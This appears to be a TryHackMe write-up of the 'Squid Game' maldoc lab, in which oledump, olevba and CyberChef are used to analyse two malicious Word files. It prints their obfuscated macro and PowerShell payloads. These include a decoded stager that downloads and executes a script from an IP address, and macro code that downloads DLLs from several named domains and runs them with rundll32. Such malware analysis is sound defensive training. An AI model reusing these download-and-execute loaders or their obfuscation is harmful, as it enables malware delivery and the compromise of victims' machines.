
TryHackMe | Squid Game

Attacker 1


I begin the analysis using oledump tool. By doing so we can get the answer for the question that asks for stream number of macros



```
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ oledump.py attacker1.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:     13859 '1Table'
  5:     33430 'Data'
  6:       365 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M    9852 'Macros/VBA/ThisDocument'
  9:      5460 'Macros/VBA/_VBA_PROJECT'
 10:       513 'Macros/VBA/dir'
 11:       306 'MsoDataStore/ÇYÕXGNÎÕÃUKWÛÎIS2BKÍÐÐ==/Item'
 12:       341 'MsoDataStore/ÇYÕXGNÎÕÃUKWÛÎIS2BKÍÐÐ==/Properties'
 13:      4096 'WordDocument'
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$
```


We can then check the contents of each strings using:

oledump.py filename -S -s steam number



```
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ oledump.py attacker1.doc
 -S -s1
Microsoft Word 97-2003 Document
MSWordDoc
Word.Document.8
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ oledump.py attacker1.doc
 -S -s2
Mr. Granville McGlynn
Grady-Adams Rusty McGlynn
Title
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ oledump.py attacker1.doc
 -S -s3
Networked multi-state projection
West Virginia  Samanta
213-446-1757 x7135
Re-contextualized radical service-desk
Normal
 Windows
Microsoft Office Word
```


By doing so we can get some answer relating to phonenumber, subject of maldoc. Checking stream 4 we get some obfuscated payload which is hown below




```
No List
h9mkae7
P^O^W^E^R^S^H^E^L^L ^-^N^o^P^r^o^f^i^l^e^ -^E^x^e^cutionPolicy B^^^yp^ass -encodedcommand J[Bp[G4[cwB0[GE[bgBj[GU[I[[9[C[[WwBT[Hk[cwB0[GU[bQ[u[EE[YwB
0[Gk[dgBh[HQ[bwBy[F0[Og[6[EM[cgBl[GE[d[Bl[Ek[bgBz[HQ[YQBu[GM[ZQ[o[CI[UwB5[HM[d[Bl[G0[LgBO[GU[d[[u[Fc[ZQBi[EM[b[Bp[GU[bgB0[CI[KQ[7[[0[Cg[k[G0[ZQB0[Gg[
bwBk[C[[PQ[g[Fs[UwB5[HM[d[Bl[G0[LgBO[GU[d[[u[Fc[ZQBi[EM[b[Bp[GU[bgB0[F0[LgBH[GU[d[BN[GU[d[Bo[G8[Z[Bz[Cg[KQ[7[[0[CgBm[G8[cgBl[GE[YwBo[Cg[J[Bt[C[[aQBu[
C[[J[Bt[GU[d[Bo[G8[Z[[p[Hs[DQ[K[[0[Cg[g[C[[aQBm[Cg[J[Bt[C4[TgBh[G0[ZQ[g[C0[ZQBx[C[[IgBE[G8[dwBu[Gw[bwBh[GQ[UwB0[HI[aQBu[Gc[Ig[p[Hs[DQ[K[C[[I[[g[C[[d[
By[Hk[ew[N[[o[I[[g[C[[I[[g[CQ[dQBy[Gk[I[[9[C[[TgBl[Hc[LQBP[GI[agBl[GM[d[[g[FM[eQBz[HQ[ZQBt[C4[VQBy[Gk[K[[i[Gg[d[B0[H[[Og[v[C8[MQ[3[DY[Lg[z[DI[Lg[z[DU
[Lg[x[DY[Lw[3[D[[N[Bl[C4[c[Bo[H[[Ig[p[[0[Cg[g[C[[I[[g[C[[SQBF[Fg[K[[k[G0[LgBJ[G4[dgBv[Gs[ZQ[o[CQ[aQBu[HM[d[Bh[G4[YwBl[Cw[I[[o[CQ[dQBy[Gk[KQ[p[Ck[Ow[N
[[o[I[[g[C[[I[B9[GM[YQB0[GM[a[B7[H0[DQ[K[[0[Cg[g[C[[fQ[N[[o[DQ[K[C[[I[Bp[GY[K[[k[G0[LgBO[GE[bQBl[C[[LQBl[HE[I[[i[EQ[bwB3[G4[b[Bv[GE[Z[BE[GE[d[Bh[CI[K
QB7[[0[Cg[g[C[[I[[g[C[[d[By[Hk[ew[N[[o[I[[g[C[[I[[g[CQ[dQBy[Gk[I[[9[C[[TgBl[Hc[LQBP[GI[agBl[GM[d[[g[FM[eQBz[HQ[ZQBt[C4[VQBy[Gk[K[[i[Gg[d[B0[H[[Og[v[C
8[ZgBw[GU[d[By[GE[YQBy[GQ[ZQBs[Gw[YQ[u[GI[YQBu[GQ[LwB4[GE[c[Bf[DE[M[[y[GI[LQBB[Fo[MQ[v[Dc[M[[0[GU[LgBw[Gg[c[[/[Gw[PQBs[Gk[d[B0[GU[bg[0[C4[ZwBh[HM[Ig[
p[[0[Cg[g[C[[I[[g[C[[J[By[GU[cwBw[G8[bgBz[GU[I[[9[C[[J[Bt[C4[SQBu[HY[bwBr[GU[K[[k[Gk[bgBz[HQ[YQBu[GM[ZQ[s[C[[K[[k[HU[cgBp[Ck[KQ[7[[0[Cg[N[[o[I[[g[C[[
I[[g[CQ[c[Bh[HQ[a[[g[D0[I[Bb[FM[eQBz[HQ[ZQBt[C4[RQBu[HY[aQBy[G8[bgBt[GU[bgB0[F0[Og[6[Ec[ZQB0[EY[bwBs[GQ[ZQBy[F[[YQB0[Gg[K[[i[EM[bwBt[G0[bwBu[EE[c[Bw[
Gw[aQBj[GE[d[Bp[G8[bgBE[GE[d[Bh[CI[KQ[g[Cs[I[[i[Fw[X[BR[GQ[WgBH[F[[LgBl[Hg[ZQ[i[Ds[DQ[K[C[[I[[g[C[[I[Bb[FM[eQBz[HQ[ZQBt[C4[SQBP[C4[RgBp[Gw[ZQBd[Do[Og
BX[HI[aQB0[GU[QQBs[Gw[QgB5[HQ[ZQBz[Cg[J[Bw[GE[d[Bo[Cw[I[[k[HI[ZQBz[H[[bwBu[HM[ZQ[p[Ds[DQ[K[[0[Cg[g[C[[I[[g[C[[J[Bj[Gw[cwBp[GQ[I[[9[C[[TgBl[Hc[LQBP[GI
[agBl[GM[d[[g[Ec[dQBp[GQ[I[[n[EM[M[[4[EE[RgBE[Dk[M[[t[EY[MgBB[DE[LQ[x[DE[R[[x[C0[O[[0[DU[NQ[t[D[[M[BB[D[[Qw[5[DE[Rg[z[Dg[O[[w[Cc[DQ[K[C[[I[[g[C[[I[[k
[HQ[eQBw[GU[I[[9[C[[WwBU[Hk[c[Bl[F0[Og[6[Ec[ZQB0[FQ[eQBw[GU[RgBy[G8[bQBD[Ew[UwBJ[EQ[K[[k[GM[b[Bz[Gk[Z[[p[[0[Cg[g[C[[I[[g[C[[J[Bv[GI[agBl[GM[d[[g[D0[I
[Bb[EE[YwB0[Gk[dgBh[HQ[bwBy[F0[Og[6[EM[cgBl[GE[d[Bl[Ek[bgBz[HQ[YQBu[GM[ZQ[o[CQ[d[B5[H[[ZQ[p[[0[Cg[g[C[[I[[g[C[[J[Bv[GI[agBl[GM[d[[u[EQ[bwBj[HU[bQBl[G
4[d[[u[EE[c[Bw[Gw[aQBj[GE[d[Bp[G8[bg[u[FM[a[Bl[Gw[b[BF[Hg[ZQBj[HU[d[Bl[Cg[J[Bw[GE[d[Bo[Cw[J[Bu[HU[b[[s[C[[J[Bu[HU[b[[s[C[[J[Bu[HU[b[[s[D[[KQ[N[[o[DQ[
K[C[[I[[g[C[[I[B9[GM[YQB0[GM[a[B7[H0[DQ[K[C[[I[[g[C[[I[[N[[o[I[[g[H0[DQ[K[H0[DQ[K[[0[CgBF[Hg[aQB0[Ds[DQ[K[[0[Cg[=
ez97260_a
Ruben  702314
```

“P^O^W^E^R^S^H^E^L^L ^-^N^o^P^r^o^f^i^l^e^ -^E^x^e^cutionPolicy B^^^yp^ass -encodedcommand J[Bp[G4[“

Above looks base 64 encoded string but some character is replaced by “]” bracket.




```
 VBA.Shell# "CmD /C " + Trim(rjvFRbqzLtkzn) + SKKdjMpgJRQRK + Trim(Replace(pNHbvwXpnbZvS.AlternativeText + "", "[", "A")) +
zrc + CWflqnrJbKVBj, CInt(351 * 2 + -702)
bSwGcXvLj = ZcCmWkkqqB + CBool(3868) + Len(ChrW(10 + 10) + ChrW(7)) + LenB(Trim("GpsfXGHdXPiPBQWm")) + Len(CxtsBzHdKBGmb)
VFVamfZLZ = GgRgBdCqvLXk + CBool(260) + Len(ChrW(4 + 5) + ChrW(3)) + LenB(Trim("pSdvPiVsNHZWVbr")) + Len(ZxkaZVpVviNG)
```



```
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ oledump.py attacker1.doc  -s8 -v
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
```

Then looking at stream8 that containg macro, I will now try to decode the payload in cyberchef which is present in the attackbox.

Here firest we use find and replace recipe and use “Simple String” option and then use “From base64” recipe and finally “remove null bytes” recipe to remove unnecessary “.” Present in the output.




```
bwBr[GU[K[[k[Gk[bgBz[HQ[YQBu[GM[ZQ[s[C[[K[[k[HU[cgBp[Ck[KQ[7[[0[Cg[N[[o[I[[g[C[[I[[g[CQ
c[Bh[HQ[a[[g[D0[I[Bb[FM[eQBz[HQ[ZQBt[C4[RQBu[HY[aQBy[G8[bgBt[GU[bgB0[F0[Og[6[Ec[ZQB0[EY
bwBs[GQ[ZQBy[F[[YQB0[Gg[K[[i[EM[bwBt[G0[bwBu[EE[c[Bw[Gw[aQBj[GE[d[Bp[G8[bgBE[GE[d[Bh[CI
KQ[g[Cs[I[[i[Fw[X[BR[GQ[WgBH[F[[LgBl[Hg[ZQ[i[Ds[DQ[K[C[[I[[g[C[[I[Bb[FM[eQBz[HQ[ZQBt[C4
SQBP[C4[RgBp[Gw[ZQBd[Do[OgBX[HI[aQB0[GU[QQBs[Gw[QgB5[HQ[ZQBz[Cg[J[Bw[GE[d[Bo[Cw[I[[k[HI
ZQBz[H[[bwBu[HM[ZQ[p[Ds[DQ[K[[0[Cg[g[C[[I[[g[C[[J[Bj[Gw[cwBp[GQ[I[[9[C[[TgBl[Hc[LQBP[GI
agBl[GM[d[[g[Ec[dQBp[GQ[I[[n[EM[M[[4[EE[RgBE[Dk[M[[t[EY[MgBB[DE[LQ[x[DE[R[[x[C0[O[[0[DU
NQ[t[D[[M[BB[D[[Qw[5[DE[Rg[z[Dg[O[[w[Cc[DQ[K[C[[I[[g[C[[I[[k[HQ[eQBw[GU[I[[9[C[[WwBU[Hk
c[Bl[F0[Og[6[Ec[ZQB0[FQ[eQBw[GU[RgBy[G8[bQBD[Ew[UwBJ[EQ[K[[k[GM[b[Bz[Gk[Z[[p[[0[Cg[g[C[
I[[g[C[[J[Bv[GI[agBl[GM[d[[g[D0[I[Bb[EE[YwB0[Gk[dgBh[HQ[bwBy[F0[Og[6[EM[cgBl[GE[d[Bl[Ek
bgBz[HQ[YQBu[GM[ZQ[o[CQ[d[B5[H[[ZQ[p[[0[Cg[g[C[[I[[g[C[[J[Bv[GI[agBl[GM[d[[u[EQ[bwBj[HU
```

```
$instance = [System.Activator]::CreateInstance("System.Net.WebClient");
$method = [System.Net.WebClient].GetMethods();
foreach($m in $method){

  if($m.Name -eq "DownloadString"){
    try{
     $uri = New-Object System.Uri("http://176.32.35.16/704e.php")
     IEX($m.Invoke($instance, ($uri)));
    }catch{}
```

By analyzing the output we can get all our answers.


Attacker 2

Again, we start the analysis by using oledump and get the following info and answer to our first and third questions




```
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ oledump.py attacker2.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7427 '1Table'
  5:     63641 'Data'
  6:        97 'Macros/Form/\x01CompObj'
  7:       283 'Macros/Form/\x03VBFrame'
  8:     63528 'Macros/Form/f'
  9:      2220 'Macros/Form/o'
 10:       566 'Macros/PROJECT'
 11:        92 'Macros/PROJECTwm'
 12: M    6655 'Macros/VBA/Form'
 13: M   15671 'Macros/VBA/Module1'
 14: M    1593 'Macros/VBA/ThisDocument'
 15:     42465 'Macros/VBA/_VBA_PROJECT'
 16: M    2724 'Macros/VBA/bxh'
 17:      1226 'Macros/VBA/dir'
 18:      4096 'WordDocument'
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$
```

For third we can use oledump.py -i attacker2.doc




```
 12: M    6655    4978+1677 'Macros/VBA/Form'
 13: M   15671   13867+1804 'Macros/VBA/Module1'
 14: M    1593     1396+197 'Macros/VBA/ThisDocument'
```

By running vmonkey attacker2.doc we can get the answer for question 4




```
INFO     calling Function: StrReverse('sbv.nip\\ataDmargorP\\:C exe.tpircsc k/ dmc')
INFO     calling Function: Shell('cmd /k cscript.exe C:\\ProgramData\\pin.vbs', '0')
INFO     Shell('cmd /k cscript.exe C:\\ProgramData\\pin.vbs')
INFO     ACTION: Execute Command - params 'cmd /k cscript.exe C:\\ProgramData\\pin.vbs' - Shell function
WARNING  Variable 'End' not found
```

Then running olevba attacker 2.doc we get answer for 5,6,7,8,9,10 and last question. For 10 we convert the 15000 milisecond to second.




```
LL1 = "$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://priyacareers.com/u9hDQN9Yy7g/pt.html'',''C:\
ProgramData\www1.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL2 = "$Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://perfectdemos.com/Gv1iNAuMKZ/pt.html'',''C:
\ProgramData\www2.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL3 = "$Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bussiness-z.ml/ze8pCNTIkrIS/pt.html'',''C:
\ProgramData\www3.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL4 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://cablingpoint.com/ByH5NDoE3kQA/pt.html'',''
C:\ProgramData\www4.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL5 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bonus.corporatebusinessmachines.co.in/1Y0q
VNce/pt.html'',''C:\ProgramData\www5.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"


HH9="po"
HH8="wers"
HH7="h"
HH6="ell "
HH0= HH9+HH8+HH7+HH6
Set Ran = CreateObject("wscript.shell")
Ran.Run HH0+LL1,Chr(48)
Ran.Run HH0+LL2,Chr(48)
Ran.Run HH0+LL3,Chr(48)
Ran.Run HH0+LL4,Chr(48)
Ran.Run HH0+LL5,Chr(48)
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
```



```
-------------------------------------------------------------------------------
VBA FORM STRING IN 'attacker2.doc' - OLE stream: 'Macros/Form/o'
